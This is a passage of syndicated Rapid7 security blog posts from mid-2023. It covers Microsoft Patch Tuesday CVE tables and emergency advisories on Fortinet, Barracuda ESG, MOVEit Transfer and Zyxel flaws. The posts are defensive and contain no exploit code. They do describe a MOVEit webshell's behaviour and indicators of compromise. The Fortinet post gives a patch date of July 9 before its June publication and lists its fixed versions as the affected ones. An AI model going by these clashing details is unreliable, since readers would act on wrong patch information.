CVE-2023-33145 Microsoft Edge (Chromium-based) Information Disclosure Vulnerability No No 6.5
CVE-2023-29345 Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability No No 6.1
CVE-2023-3079 Chromium: CVE-2023-3079 Type Confusion in V8 No No N/A
CVE-2023-2941 Chromium: CVE-2023-2941 Inappropriate implementation in Extensions API No No N/A
CVE-2023-2940 Chromium: CVE-2023-2940 Inappropriate implementation in Downloads No No N/A
CVE-2023-2939 Chromium: CVE-2023-2939 Insufficient data validation in Installer No No N/A
CVE-2023-2938 Chromium: CVE-2023-2938 Inappropriate implementation in Picture In Picture No No N/A
CVE-2023-2937 Chromium: CVE-2023-2937 Inappropriate implementation in Picture In Picture No No N/A
CVE-2023-2936 Chromium: CVE-2023-2936 Type Confusion in V8 No No N/A
CVE-2023-2935 Chromium: CVE-2023-2935 Type Confusion in V8 No No N/A
CVE-2023-2934 Chromium: CVE-2023-2934 Out of bounds memory access in Mojo No No N/A
CVE-2023-2933 Chromium: CVE-2023-2933 Use after free in PDF No No N/A
CVE-2023-2932 Chromium: CVE-2023-2932 Use after free in PDF No No N/A
CVE-2023-2931 Chromium: CVE-2023-2931 Use after free in PDF No No N/A
CVE-2023-2930 Chromium: CVE-2023-2930 Use after free in Extensions No No N/A
CVE-2023-2929 Chromium: CVE-2023-2929 Out of bounds write in Swiftshader No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24936 .NET, .NET Framework, and Visual Studio Elevation of Privilege Vulnerability No No 8.1
CVE-2023-24897 .NET, .NET Framework, and Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-24895 .NET, .NET Framework, and Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-29326 .NET Framework Remote Code Execution Vulnerability No No 7.8
CVE-2023-33141 Yet Another Reverse Proxy (YARP) Denial of Service Vulnerability No No 7.5
CVE-2023-29331 .NET, .NET Framework, and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2023-32030 .NET and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2023-33126 .NET and Visual Studio Remote Code Execution Vulnerability No No 7.3
CVE-2023-33128 .NET and Visual Studio Remote Code Execution Vulnerability No No 7.3
CVE-2023-33135 .NET and Visual Studio Elevation of Privilege Vulnerability No No 7.3
CVE-2023-29337 NuGet Client Remote Code Execution Vulnerability No No 7.1
CVE-2023-32032 .NET and Visual Studio Elevation of Privilege Vulnerability No No 6.5
CVE-2023-33139 Visual Studio Information Disclosure Vulnerability No No 5.5
CVE-2023-29353 Sysinternals Process Monitor for Windows Denial of Service Vulnerability No No 5.5
CVE-2023-33144 Visual Studio Code Spoofing Vulnerability No No 5
CVE-2023-29012 GitHub: CVE-2023-29012 Git CMD erroneously executes doskey.exe in current directory, if it exists No No N/A
CVE-2023-29011 GitHub: CVE-2023-29011 The config file of connect.exe is susceptible to malicious placing No No N/A
CVE-2023-29007 GitHub: CVE-2023-29007 Arbitrary configuration injection via git submodule deinit No No N/A
CVE-2023-25815 GitHub: CVE-2023-25815 Git looks for localized messages in an unprivileged place No No N/A
CVE-2023-25652 GitHub: CVE-2023-25652 "git apply –reject" partially-controlled arbitrary file write No No N/A
CVE-2023-27911 AutoDesk: CVE-2023-27911 Heap buffer overflow vulnerability in Autodesk® FBX® SDK 2020 or prior No No N/A
CVE-2023-27910 AutoDesk: CVE-2023-27910 stack buffer overflow vulnerability in Autodesk® FBX® SDK 2020 or prior No No N/A
CVE-2023-27909 AutoDesk: CVE-2023-27909 Out-Of-Bounds Write Vulnerability in Autodesk® FBX® SDK 2020 or prior No No N/A

Developer Tools Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21565 Azure DevOps Server Spoofing Vulnerability No No 7.1
CVE-2023-21569 Azure DevOps Server Spoofing Vulnerability No No 5.5

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29363 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-32014 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-32015 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-29362 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8
CVE-2023-29372 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-29373 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-29351 Windows Group Policy Elevation of Privilege Vulnerability No No 8.1
CVE-2023-29365 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-29358 Windows GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-29371 Windows GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-29346 NTFS Elevation of Privilege Vulnerability No No 7.8
CVE-2023-32017 Microsoft PostScript Printer Driver Remote Code Execution Vulnerability No No 7.8
CVE-2023-29359 GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-32011 Windows iSCSI Discovery Service Denial of Service Vulnerability No No 7.5
CVE-2023-29368 Windows Filtering Platform Elevation of Privilege Vulnerability No No 7
CVE-2023-29364 Windows Authentication Elevation of Privilege Vulnerability No No 7
CVE-2023-32016 Windows Installer Information Disclosure Vulnerability No No 5.5
CVE-2023-32020 Windows DNS Spoofing Vulnerability No No 3.7

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-32031 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-28310 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24896 Dynamics 365 Finance Spoofing Vulnerability No No 5.4
CVE-2023-32024 Microsoft Power Apps Spoofing Vulnerability No No 3

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29357 Microsoft SharePoint Server Elevation of Privilege Vulnerability No No 9.8
CVE-2023-33131 Microsoft Outlook Remote Code Execution Vulnerability No No 8.8
CVE-2023-33146 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2023-32029 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-33137 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-33133 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-33130 Microsoft SharePoint Server Spoofing Vulnerability No No 7.3
CVE-2023-33142 Microsoft SharePoint Server Elevation of Privilege Vulnerability No No 6.5
CVE-2023-33129 Microsoft SharePoint Denial of Service Vulnerability No No 6.5
CVE-2023-33140 Microsoft OneNote Spoofing Vulnerability No No 6.5
CVE-2023-33132 Microsoft SharePoint Server Spoofing Vulnerability No No 6.3

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-32009 Windows Collaborative Translation Framework Elevation of Privilege Vulnerability No No 8.8
CVE-2023-29367 iSCSI Target WMI Provider Remote Code Execution Vulnerability No No 7.8
CVE-2023-29360 Windows TPM Device Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-32008 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 7.8
CVE-2023-29370 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-32018 Windows Hello Remote Code Execution Vulnerability No No 7.8
CVE-2023-29366 Windows Geolocation Service Remote Code Execution Vulnerability No No 7.8
CVE-2023-32022 Windows Server Service Security Feature Bypass Vulnerability No No 7.6
CVE-2023-32021 Windows SMB Witness Service Security Feature Bypass Vulnerability No No 7.1
CVE-2023-29361 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7
CVE-2023-32010 Windows Bus Filter Driver Elevation of Privilege Vulnerability No No 7
CVE-2023-29352 Windows Remote Desktop Security Feature Bypass Vulnerability No No 6.5
CVE-2023-32013 Windows Hyper-V Denial of Service Vulnerability No No 6.5
CVE-2023-24937 Windows CryptoAPI Denial of Service Vulnerability No No 6.5
CVE-2023-24938 Windows CryptoAPI Denial of Service Vulnerability No No 6.5
CVE-2023-29369 Remote Procedure Call Runtime Denial of Service Vulnerability No No 6.5
CVE-2023-32012 Windows Container Manager Service Elevation of Privilege Vulnerability No No 6.3
CVE-2023-29355 DHCP Server Service Information Disclosure Vulnerability No No 5.3
CVE-2023-32019 Windows Kernel Information Disclosure Vulnerability No No 4.7

CVE-2023-27997: Critical Fortinet Fortigate Remote Code Execution Vulnerability

Post Syndicated from Drew Burton original https://blog.rapid7.com/2023/06/12/etr-cve-2023-27997-critical-fortinet-fortigate-remote-code-execution-vulnerability/

CVE-2023-27997: Critical Fortinet Fortigate Remote Code Execution Vulnerability

On July 9, 2023, Fortinet silently patched a purported critical remote code execution (RCE) vulnerability in Fortigate SSL VPN firewalls. According to Lexfo Security’s Charles Fol, who discovered the vulnerability, the flaw is heap-based and reachable pre-authentication on every SSL VPN appliance. Fortinet is expected to publish their advisory for CVE-2023-27997 tomorrow, June 13, 2023. The company has a history of issuing security patches prior to disclosing critical vulnerabilities. Presumably, this policy is meant to give customers time to update their devices before threat actors exploit flaws, but in practice, it gives attackers a head start on attack development while keeping vulnerable organizations in the dark.

Rapid7 is not aware of any exploitation of this vulnerability at time of writing. We do expect CVE-2023-27997 will be leveraged by attackers, but heap-based exploits are notoriously tricky, and it’s unlikely that we’ll see automated exploitation at scale. Nevertheless, we recommend that Fortigate customers update immediately as a matter of habit, despite the fact that Fortinet’s advisory is not yet available. According to reports, security fixes were released on Friday in FortiOS firmware versions 6.0.17, 6.2.15, 6.4.13, 7.0.12, and 7.2.5.

As of June 12, there were roughly 210,700 Fortigate devices with the SSL VPN component exposed to the public internet, the majority of which are in the United States, followed by Japan and Taiwan.

Fortinet device vulnerabilities are historically popular with attackers of all skill levels, though exploitability varies on a vuln-by-vuln basis. The U.S. government recently released a security bulletin that highlighted state-sponsored threat actors gaining access to networks via Fortigate devices. Fortinet vulnerabilities are also popular with initial access broker groups that sell access to potential victims’ networks to ransomware groups.

Affected Products

To date these are the reported affected versions of the Fortigate devices configured as SSL VPNs :

  • 7.0.12
  • 7.2.5
  • 6.4.13
  • 6.2.15

Remediation

Update FortiOS firmware to version 6.0.17, 6.2.15, 6.4.13, 7.0.12, or 7.2.5 as soon as possible.

Rapid7 customers

An authenticated check for CVE-2023-27997 is in development and expected to be available to InsightVM and Nexpose customers in today’s (June 12, 2023) content release.

CVE-2023-2868: Total Compromise of Physical Barracuda ESG Appliances

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/06/08/etr-cve-2023-2868-total-compromise-of-physical-barracuda-esg-appliances/

CVE-2023-2868: Total Compromise of Physical Barracuda ESG Appliances

Rapid7 incident response teams are investigating exploitation of physical Barracuda Networks Email Security Gateway (ESG) appliances dating back to at least November 2022. As of June 6, 2023, as part of an ongoing product incident response, Barracuda is urging ESG customers to immediately decommission and replace ALL ESG physical appliances irrespective of patch level.

Background

On May 18 and 19, 2023, Barracuda discovered anomalous traffic originating from their Email Security Gateway (ESG) appliances. Barracuda ESG is a solution for filtering inbound and outbound email and protecting customer data. ESG can be deployed as a physical or virtual appliance, or in a public cloud environment on AWS or Microsoft Azure.

On May 30, Barracuda disclosed CVE-2023-2868, a remote command injection vulnerability that the firm said had been exploited in the wild by threat actors since at least October 2022 across a subset of devices running versions 5.1.3.001-9.2.0.006. According to the security bulletin, the vulnerability exists in a module that performs initial screens on attachments of incoming emails. Barracuda has indicated that, as of June 6, no other products, including SaaS email security services, are known to be affected.

The company indicated they had pushed patches to their global ESG customer base on May 20, 2023. On May 21, Barracuda deployed an additional script to “contain the incident and counter unauthorized access methods.” However, on June 6, the company updated their advisory to warn customers that physical devices should be completely replaced, irrespective of firmware version or patch level.

The pivot from patch to total replacement of affected devices is fairly stunning and implies the malware the threat actors deployed somehow achieves persistence at a low enough level that even wiping the device wouldn’t eradicate attacker access.

Barracuda has a full description of the incident so far in their advisory, including extensive indicators of compromise, additional vulnerability details, and information on the backdoored module for Barracuda’s SMTP daemon (the trojanized module has been dubbed SALTWATER).

Baselining on a known ESG appliance, which runs the "Barracuda Networks Spam Firewall" SMTP daemon, there appear to be roughly 11,000 appliances on the internet (Barracuda Networks Spam Firewall smtpd). Notably, if other Barracuda appliances also run this service, that number may be inflated.

Observed attacker behavior

Rapid7 services teams have so far identified malicious activity that took place as far back as November 2022, with the most recent communication with threat actor infrastructure observed in May 2023. In at least one case, outbound network traffic indicated potential data exfiltration. We have not yet observed any lateral movement from a compromised appliance.

Note: Although sharing malware indicators like hashes and YARA hunting rules can be very useful, in this case they may not be as relevant unless teams have direct access to the operating system of the appliance or VMDK image. Network indicators like the IP addresses shared by Barracuda and also observed by Rapid services teams are a good start for reviewing network logs (e.g., firewall or IPS logs).

Mitigation guidance

Customers who use the physical Barracuda ESG appliance should take the device offline immediately and replace it. Barracuda’s advisory has instructions for contacting support. Users are also being advised to rotate any credentials connected to the ESG appliance, including:

  • Any connected LDAP/AD
  • Barracuda Cloud Control
  • FTP Server
  • SMB
  • Any private TLS certificates

ESG appliance users should check for signs of compromise dating back to at least October 2022 using the network and endpoint indicators Barracuda has released publicly (where possible): https://www.barracuda.com/company/legal/esg-vulnerability

Rapid7 Observed Exploitation of Critical MOVEit Transfer Vulnerability

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/06/01/rapid7-observed-exploitation-of-critical-moveit-transfer-vulnerability/

Rapid7 Observed Exploitation of Critical MOVEit Transfer Vulnerability

Rapid7 managed services teams are observing exploitation of a critical vulnerability in Progress Software’s MOVEit Transfer solution across multiple customer environments. We have observed an uptick in related cases since the vulnerability was disclosed publicly yesterday (May 31, 2023); file transfer solutions have been popular targets for attackers, including ransomware groups, in recent years. We strongly recommend that MOVEit Transfer customers prioritize mitigation on an emergency basis.

Progress Software published an advisory on Wednesday, May 31, 2023 warning of a critical SQL injection vulnerability in their MOVEit Transfer solution. The vulnerability, which currently does not have a CVE, is a SQL injection flaw that allows for “escalated privileges and potential unauthorized access” on target systems. While the advisory does not explicitly confirm the vulnerability was exploited by threat actors as a zero-day, Progress Software is advising MOVEit customers to check for indicators of unauthorized access over “at least the past 30 days,” which implies that attacker activity was detected before the vulnerability was disclosed.

As of May 31, there were roughly 2,500 instances of MOVEit Transfer exposed to the public internet, the majority of which look to be in the United States. Rapid7 has previously analyzed similar SQLi-to-RCE flaws in network edge systems; these types of vulnerabilities can provide threat actors with initial access to corporate networks.

Observed attacker behavior

Our teams have so far observed the same webshell name in multiple customer environments, which may indicate automated exploitation. Rapid7 analyzed a sample webshell payload associated with successful exploitation. The webshell code would first determine if the inbound request contained a header named X-siLock-Comment, and would return a 404 "Not Found" error if the header was not populated with a specific password-like value. As of June 1, 2023, all instances of Rapid7-observed MOVEit Transfer exploitation involve the presence of the file human2.aspx in the wwwroot folder of the MOVEit install directory.

We will update this section as our investigations progress.

Mitigation guidance

The MOVEit Transfer advisory has contradictory wording on patch availability, but as of June 1, it does appear that fixed versions of the software are available. Patches should be applied on an emergency basis. Per the MOVEit advisory published on May 31, 2023, organizations should look for indicators of compromise dating back at least a month.

Fixed Version Documentation
MOVEit Transfer 2023.0.1 MOVEit 2023 Upgrade Documentation
MOVEit Transfer 2022.1.5 MOVEit 2022 Upgrade Documentation
MOVEit Transfer 2022.0.4 MOVEit 2022 Upgrade Documentation
MOVEit Transfer 2021.1.4 MOVEit 2021 Upgrade Documentation

The advisory also advises customers to modify firewall rules to deny HTTP and HTTPs traffic to MOVEit Transfer on ports 80 and 443.

Rapid7 customers

For InsightVM and Nexpose customers, an authenticated vulnerability check is expected to ship in the June 1, 2023 content release.

Widespread Exploitation of Zyxel Network Devices

Post Syndicated from Drew Burton original https://blog.rapid7.com/2023/05/31/etr-widespread-exploitation-of-zyxel-network-devices/

Widespread Exploitation of Zyxel Network Devices

Rapid7 is tracking reports of ongoing exploitation of CVE-2023-28771, a critical unauthenticated command injection vulnerability affecting multiple Zyxel networking devices.

The vulnerability is present in the default configuration of vulnerable devices and is exploitable in the Wide Area Network (WAN) interface, which is intended to be exposed to the internet. A VPN does not need to be configured on a device for it to be vulnerable. Successful exploitation of CVE-2023-28771 allows an unauthenticated attacker to execute code remotely on the target system by sending a specially crafted IKEv2 packet to UDP port 500 on the device.

Zyxel released an advisory for CVE-2023-28771 on April 25, 2023. On May 19, Rapid7 researchers published a technical analysis of the vulnerability on AttackerKB, underscoring the likelihood of exploitation.

As of May 19, there were at least 42,000 instances of Zyxel devices on the public internet. However, as Rapid7 researchers noted, this number only includes devices that expose their web interfaces on the WAN, which is not a default setting. Since the vulnerability is in the VPN service, which is enabled by default on the WAN, we expect the actual number of exposed and vulnerable devices to be much higher.

As of May 26, the vulnerability is being widely exploited, and compromised Zyxel devices are being leveraged to conduct downstream attacks as part of a Mirai-based botnet. Mirai botnets are frequently used to conduct DDoS attacks.

While CVE-2023-28771 is currently garnering large-scale threat actor attention, Zyxel published an advisory for two additional vulnerabilities — CVE-2023-33009 and CVE-2023-33010 — on May 24, 2023. CVE-2023-33009 and CVE-2023-33010 are buffer overflow vulnerabilities that can allow unauthenticated attackers to cause a DoS condition or execute arbitrary code on affected devices.

We strongly recommend that users of the affected Zyxel products update to the latest firmware on an emergency basis. At time of writing, the latest firmware version is 5.36 Patch 2, or 4.73 Patch 2 for ZyWALL/USG. See Zyxel’s advisory for additional details.

Rapid7 Customers

For InsightVM and Nexpose customers, a remote vulnerability check for CVE-2023-28771 has been available since the May 19, 2023 content release.

Additional remote vulnerability checks for CVE-2023-33009 and CVE-2023-33010 are expected to ship in the May 31, 2023 content release.

Patch Tuesday – May 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/05/09/patch-tuesday-may-2023/

Patch Tuesday - May 2023

A less crowded Patch Tuesday for May 2023: Microsoft is offering fixes for just 49 vulnerabilities this month. There are no fixes this month for printer drivers, DNS, or .NET, three components which have featured heavily in recent months. Three zero-day vulnerabilities are patched, alongside a further five critical Remote Code Execution (RCE) vulnerabilities. None of the three zero-day vulnerabilities have a particularly high CVSSv3 base score, but timely patching is always indicated.

Zero-day vulnerability: BlackLotus malware Secure Boot bypass

First up: a zero-day Secure Boot Security Feature Bypass vulnerability which is actively exploited by the BlackLotus bootkit malware. Microsoft warns that an attacker who already has Administrator access to an unpatched asset could exploit CVE-2023-24932 without necessarily having physical access. The relatively low CVSSv3 base score of 6.7 isn’t necessarily a reliable metric in this case.

Microsoft has provided a supplementary guidance article specifically calling out the threat posed by BlackLotus malware, which loads ahead of the operating system on compromised assets, and provides attackers with an array of powerful evasion, persistence, and Command & Control (C2) techniques, including deploying malicious kernel drivers, and disabling Microsoft Defender or Bitlocker.

Administrators should be aware that additional actions are required for remediation of CVE-2023-24932 beyond simply applying the patches. The patch enables the configuration options necessary for protection, but administrators must apply changes to UEFI config after patching. Attack surface is not limited to physical assets, either; Windows assets running on some VMs, including Azure assets with Secure Boot enabled, also require these extra remediation steps for protection. Rapid7 has noted in the past that enabling Secure Boot is a foundational protection against driver-based attacks. Defenders ignore this vulnerability at their peril.

Zero-day vulnerability: RTF OLE RCE

The second of this month’s zero-day trio is an RCE vulnerability targeting Outlook users, as well as Windows Explorer. The vulnerability is in the proprietary Microsoft Object Linking and Embedding (OLE) layer, which allows embedding and linking to documents and other objects, and the Microsoft bulletin for CVE-2023-29336 suggests that the attack is likely conducted via a specially-crafted Rich Text File (RTF). All current versions of Windows are vulnerable, and viewing the malicious file via the Preview pane is one route to exploitation; however, successful exploitation requires an attacker to win a race condition and to otherwise prepare the target environment. This should significantly reduce the real-world impact of this vulnerability. Mitigations include disabling the Preview Pane, as well as configuring Outlook to read all emails in plain text mode. Microsoft is not aware of public disclosure, but has detected in-the-wild exploitation.

Zero-day vulnerability: Win32k LPE to SYSTEM

Rounding out this month’s trio of zero-day vulnerabilities is a Win32k Local Privilege Escalation (LPE) vulnerability. Successful exploitation will result in SYSTEM privileges. Win32k is a kernel-space driver responsible for aspects of the Windows GUI. As Rapid7 has noted in the past, the Win32k sub-system offers reliable attack surface that is not configuration-dependent. Although LPE vulnerabilities may seem less immediately concerning than a remote exploit, attackers frequently chain them together with other vulnerabilities to achieve full control over remote resources. Microsoft assesses attack complexity as low, and is aware of in-the-wild exploitation.

Critical RCE: NFS, MSQS, SharePoint Server, SSTP, LDAP

The remaining five RCE vulnerabilities this month include two with high CVSSv3 base scores of 9.8.

Although Microsoft is not aware of public disclosure or in-the-wild exploitation, Network File System (NFS) RCE vulnerability CVE-2023-24941 is a network attack with low complexity affecting Windows assets running NFS v4.1. As a mitigation prior to patching, Microsoft recommends disabling NFSv4.1 and then re-enabling it once the patch is applied, although this may impact functionality. OIder versions of NFS (NFSv3 and NFSv2) are not affected by this vulnerability. Microsoft warns that assets which haven’t been patched for over a year would be vulnerable to CVE-2022-26937 which is a Critical vulnerability in NFSV2.0 and NFSV3.0. In other words: applying today’s mitigation to an asset missing the May 2022 patches would effectively cause a downgrade attack.

CVE-2023-24943 describes a vulnerability in Windows Pragmatic General Multicast (PGM), and is a concern only for assets running Windows Message Queuing Service (MSQS) in a PGM environment. Microsoft recommends newer alternatives to PGM in the advisory. A further two critical RCE for MSQS were patched last month, and the continued flow of vulnerabilities suggests that MSQS will continue to be an area of interest for security researchers. Although MSQS is not installed by default, some software, including some versions of Microsoft Exchange Server, will helpfully enable it as part of their own installation routine.

Another candidate for inclusion in an exploit chain is SharePoint RCE CVE-2023-24955, which requires the attacker to authenticate as Site Owner to run code on the SharePoint Server host. Microsoft assesses this one as Exploitation More Likely, due in part to the low attack complexity. SharePoint Server 2016, 2019, and Subscription Edition are all vulnerable until patched. Anyone still running SharePoint Server 2013 should upgrade immediately, as May 2023 is the first Patch Tuesday after the end of ESU; absence of evidence of vulnerability is by no means evidence of absence.

Long-standing Patch Tuesday entrant Windows Secure Socket Tunneling Protocol (SSTP) provides CVE-2023-24903 this month, which is a critical RCE involving sending a specially crafted SSTP packet to an SSTP server and winning a race condition. This qualifies as high attack complexity, and Microsoft considers exploitation less likely.

The final Critical RCE this month is CVE-2023-28283, which is also a high-complexity network-vector attack involving a race condition. In this case, the attack is conducted via a specially-crafted set of LDAP calls.

Summary Charts

Patch Tuesday - May 2023


Several of the usual suspects are notable by their absence this month.
Patch Tuesday - May 2023

It’s hard to imagine Patch Tuesday without Remote Code Execution vulnerabilities.
Patch Tuesday - May 2023

